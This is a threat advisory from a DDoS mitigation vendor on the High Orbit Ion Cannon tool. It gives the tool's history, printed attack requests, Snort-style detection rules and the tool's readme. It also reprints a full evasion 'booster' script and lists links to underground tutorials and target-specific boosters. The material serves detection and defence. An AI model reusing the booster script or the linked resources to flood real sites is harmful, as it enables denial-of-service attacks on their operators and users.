PROLEXIC THREAT ADVISORY

PROLEXIC
DDoS Attacks End Here.

Threat: High Orbit Ion Cannon v2.1.003

Version - 2.1.003

GSI ID - 1049

Risk Factor - Medium

Overview:

- The High Orbit Ion Cannon (HOIC) is the follow-up to the opt-in DDoS tool Low Orbit Ion Cannon (LOIC) used by the AnonOps hacking collective.
- HOIC is available on various file sharing services and underground blogs. Analysts have obtained a copy of the toolkit and have analyzed its communication protocols and signatures.

Description:

The High Orbit Ion Cannon (HOIC) is a DDoS tool that has become popular among the AnonOps hacking collective. The HOIC tool was developed as a replacement to the Low Orbit Ion Cannon (LOIC), which was the attack tool favored during the AnonOps Operation Payback campaign.

The HOIC tool was developed during the conclusion of Operation Payback. Some factions of Anonymous decided to move their campaigns to methods of activism that did not involve DDoS attacks and started the campaign called Operation Leakspin. This campaign focused on syndicating Wikileaks cables on blogs and fliers in order to obtain more exposure for the campaign.

Not all participants thought this shift in tactic would be effective, and factions of Anonymous continued to mount opt-in DDoS campaigns. Due to the limited effectiveness of the LOIC tool, the HOIC was developed as a replacement.


The primary difference between the two pieces of software is HOIC's ability to support attacks on multiple URLs and its support for "Booster Files." These Booster Files are customizable VBScript plugins that allow for randomization of all HTTP headers, making it possible for referrers and user-agents to become thousands of possible randomized combinations. These Booster Files are distributed among campaign participants on the AnonOps IRC network, as well as posted on PasteBin.com.

On its own the HOIC has very limited effectiveness, attacks always need to be coordinated with groups of others. Without group participation, a target is not likely to succumb to downtime.

Despite the increased functionality of the tool and its attempts to evade detection through randomization, analysts were able to identify several static attributes that make mitigation of attacks from this tool a fairly simple process.

Screenshots:

- **HOIC Tool**



H.O.I.C. | v2.1.003 | Truth is on the side of the oppressed.

IN GEOSYNCHONOUS ORBIT

Target	Power	Booster	Status


HIGH ORBIT ION CANNON STANDING BY

THREADS: 2

OUTPUT: 0 bytes

249 CANNONS DETECTED

- **HOIC Website**



Current Release: 2.1(dev)

DISCLAIMER

Hoic was developed for internal network security and stability testing. It is completley open source. The developers of HOIC do not support or condon the misuse of this tool in any way and accept no responsibility for the misuse of HOIC.

Image from hxxp://hoic.99k.org

Booster File Example:

The following file is saved as booster.hoic and kept in the same directory as the HOIC tool.

```
Dim useragents() as String
Dim referers() as String
dim randheaders() as string

// EDIT THE FOLLOWING STRINGS TO MAKE YOUR OWN BOOST UNIQUE AND THEREFORE MORE EVASIVE!

// populate list
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6"
useragents.Append "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"
useragents.Append "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)"
useragents.Append "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)"
useragents.Append "Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.1; .NET CLR 1.1.4322)"
useragents.Append "Googlebot/2.1 ( http://www.googlebot.com/bot.html) "
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/534.14 (KHTML, like Gecko) Chrome/9.0.601.0 Safari/534.14"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.14 (KHTML, like Gecko) Chrome/9.0.600.0 Safari/534.14"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.13 (KHTML, like Gecko) Chrome/9.0.597.0 Safari/534.13"
useragents.Append "Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/534.13 (KHTML, like Gecko) Ubuntu/10.04 Chromium/9.0.595.0 Chrome/9.0.595.0 Safari/534.13"
useragents.Append "Mozilla/5.0 (compatible; MSIE 7.0; Windows NT 5.2; WOW64; .NET CLR 2.0.50727)"
useragents.Append "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.2; Trident/4.0; Media Center PC 4.0; SLCC1; .NET CLR 3.0.04320)"
useragents.Append "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_8; zh-cn) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0.2 Safari/533.18.5"
useragents.Append "Mozilla/5.0 (Windows; U; Windows NT 6.1; es-ES) AppleWebKit/533.18.1 (KHTML, like Gecko) Version/5.0 Safari/533.16"
useragents.Append "Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51"
useragents.Append "Mozilla/5.0 (Windows NT 5.1; U; Firefox/5.0; en; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6 Opera 10.53"

// populate referer list
referers.Append "http://www.google.com/?q="+URL
referers.Append URL
referers.Append "http://www.google.com/"
referers.Append "http://www.yahoo.com/"

// Add random headers
randheaders.Append "Cache-Control: no-cache"
randheaders.Append "If-Modified-Since: Sat, 29 Oct 1994 11:59:59 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2007 12:54:49 GMT"
randheaders.Append "If-Modified-Since: Wed, 30 Jan 2000 01:21:09 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2009 08:49:15 GMT"
randheaders.Append "If-Modified-Since: Fri, 20 Oct 2006 09:34:27 GMT"
randheaders.Append "If-Modified-Since: Mon, 29 Oct 2007 11:59:59 GMT"
randheaders.Append "If-Modified-Since: Tue, 18 Aug 2003 12:54:49 GMT"

// ------------------ DO NOT EDIT BELOW THIS LINE

// generate random referer
Headers.Append "Referer: " + referers(RndNumber(0, referers.UBound))
// generate random user agent (DO NOT MODIFY THIS LINE)
Headers.Append "User-Agent: " + useragents(RndNumber(0, useragents.UBound))
// Generate random headers
Headers.Append randheaders(RndNumber(0, randheaders.UBound))
```

Attack signature:

- **HOIC (Low/Medium/High) – default (no booster script):**

  Example HTTP Request:

  ```
  GET / HTTP/1.0
  Accept: */*
  Accept-Language: en
  Host: [target domain]
  ```

- Static Value(s):
  - HTTP/1.0
  - Accept: */*
  - Accept-Language:
  - No "User-Agent" included within the request

  Example Server Response:

  ```
  HTTP/1.1 200 OK
  Date: Mon, 30 Jan 2012 18:48:13 GMT
  Server: Apache
  X-Powered-By: PHP/5.2.17
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
  Pragma: no-cache
  X-Pingback: http://domain/xmlrpc.php
  Set-Cookie: PHPSESSID=48e2c6e351764403411c3432c246659f; path=/
  Connection: close
  Content-Type: text/html; charset=UTF-8
  ```

- **HOIC (Low/Medium/High) – Using Booster Script**

  Initial HTTP request:

  ```
  GET / HTTP/1.0
  Accept: */*
  Accept-Language: en
  Host: [target domain]
  ```

  (Note: The initial request emulates the "default" HOIC attack, which is not utilizing booster scripts.)

  Example Server Response:

  ```
  HTTP/1.1 200 OK
  Date: Mon, 30 Jan 2012 18:58:33 GMT
  Server: Apache
  X-Powered-By: PHP/5.2.17
  ```

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Pingback: http://domain/xmlrpc.php
Set-Cookie: PHPSESSID=033c42a5fe8169b6bc08d54d2a695a55; path=/
Connection: close
Content-Type: text/html; charset=UTF-8
```

Ensuing HTTP Requests:

```
GET / HTTP/1.0
Accept: */*
Accept-Language: en
Referer:  http://www.google.com/?q=http://target domain  <= Randomized value
User-Agent:  Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30) <= Randomized value
If-Modified-Since:  Tue, 18 Aug 2007 12:54:49 GMT <= Randomized value
Host: [target domain]
```

- Additional HTTP headers can be included as the booster script modulates throughout the attack:

```
GET / HTTP/1.0
Accept: */*
Accept-Language: en
Referer:  http://target domain <= Modified value
User-Agent:  Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/534.13
(KHTML, like Gecko) Chrome/9.0.597.0 Safari/534.13
If-Modified-Since:  Tue, 18 Aug 2007 12:54:49 GMT
Cache-Control:  no-cache <= New HTTP header addition
Host: [target domain]
```

- As new HTTP headers are included within the GET requests, the HOST header is **always** pushed to the bottom.

Recommended Mitigation:

- **Default Attack**

```
alert tcp $EXTERNAL_NET any -> $[Destination Host] $HTTP_PORTS ( \
content: "GET / HTTP/1.0"; \
content: "Accept\: */*"; \
content: "Host\: [target domain]"; \
content: !"User-Agent\:"; )
```

- **Booster Attack**

```
alert tcp $EXTERNAL_NET any -> $[Destination Host] $HTTP_PORTS ( \
content: "GET / HTTP/1.0"; \
content: "Accept\: */*"; \
content: "Accept-Language\:"; \
content: "Host\: [target domain]"; isdataat: !7,relative; )
```

Additional Notes:

- HOIC Readme File

HOIC DOCUMENTATION FOR HACKERS.txt

OK!

So BASICALLY

HOIC is pretty useless
UNLESS it is used incombination with "BOOSTERS", AKA "SCRIPTS"/BOOST PACKS / BOOM BOOM POWER
These boosters come in the form of .HOIC scripts.

hoic scripts are very simple and follow VB6 mixed with vb.net syntax although slightly altered
here are the functions and globals that relate the HOIC:

booster -> This is a global variable that contains the contents of the current script (string)
Headers -> This is a global variable that is an array of strings, and will be used to form headers in requests sent to the target URL. To add a header, simply do something like this:
Headers.Append("User-Agent: penis") or Headers.Append("User-Agent: penis x" + CStr(powerFactor)

lbIndex -> Index into list box (cant really be used outside of the program, useless to developers)
PostBuffer -> String buffer containig post paramets, ie PostBuffer = "lol=2&lolxd=5"
powerFactor -> Integer from 0-2, 0 being low, 1 being medium , 2 being high
totalbytessent -> a count of the number of bytes sent to the target already (presistent across each attack)
URL -> url to attack
UsePost -> boolean, true = uses post, otherwise itll use get

Contributors – PLXSERT

Appendix:

Official HOIC website (offline) - http://hoic.99k.org

UrbanDictionary.com Definition -
http://www.urbandictionary.com/define.php?term=HOIC&defid=5426904

Underground Tutorials -
http://pastebin.com/7QsG9xEQ - LOIC / HOIC / Hping / Slowlaris Tutorial
http://pastebin.com/twrDM9kZ
http://pastebin.com/a0xPPmQZ
http://pastebin.com/mUafFNRQ - French
http://pastebin.com/bPmK260v
http://pastebin.com/RGWHAw54 - HOIC Readme File

http://www.youtube.com/watch?v=BBMtl79atFs - Youtube Video
http://www.youtube.com/watch?v=BBMtl79atFs - Spanish Tutorial from Sept 2011 (old version)
https://network23.org/anarchycomputercorp/2011/04/18/hoic-high-orbit-ion-cannon/ - 'Anarchist Anonymous' website and tools

HOIC Link Crawler -
http://pastebin.com/45f0tWEC

Discovered Boosters -
http://pastebin.com/FuvT2bmk - Hoic booster for http://europa.eu/
http://pastebin.com/ipc45eNZ - booster hoic itele.fr
http://pastebin.com/rNV06XqT - 9gag booster
http://pastebin.com/bPmK260v - #anti-9gag
http://pastebin.com/hqHrgG4V - UOCT booster
http://pastebin.com/nwUvnGc0 - MPAA.org Booster
http://pastebin.com/HQwBVPgj - Elysee.ft booster
http://pastebin.com/S99dTE3y - SGIC.es booster
http://pastebin.com/zg1GSqwV - USA.gov booster (mediafire link)
http://pastebin.com/kifaQF1x - Europarl.europa.eu
http://pastebin.com/WHX6E8jA - SaoPaulo.sp.gov.br Booster
http://pastebin.com/7jPapdxt - bundeskanzler.at booster
http://pastebin.com/NqhHSjMF - Brazilian Booster Pack
http://pastebin.com/8ChKVhMc - BarakObama.com booster
http://pastebin.com/wK4sR8eR - List of HOIC Boosters

About Prolexic Security Engineering & Response Team (PLXsert):

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission critical Internet facing infrastructures for global enterprises and government agencies within minutes. Fourteen of the world's twenty largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first "in the cloud" DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia.
For more information, visit **www.prolexic.com**, email **sales@prolexic.com** or call
+1 (954) 620 6002.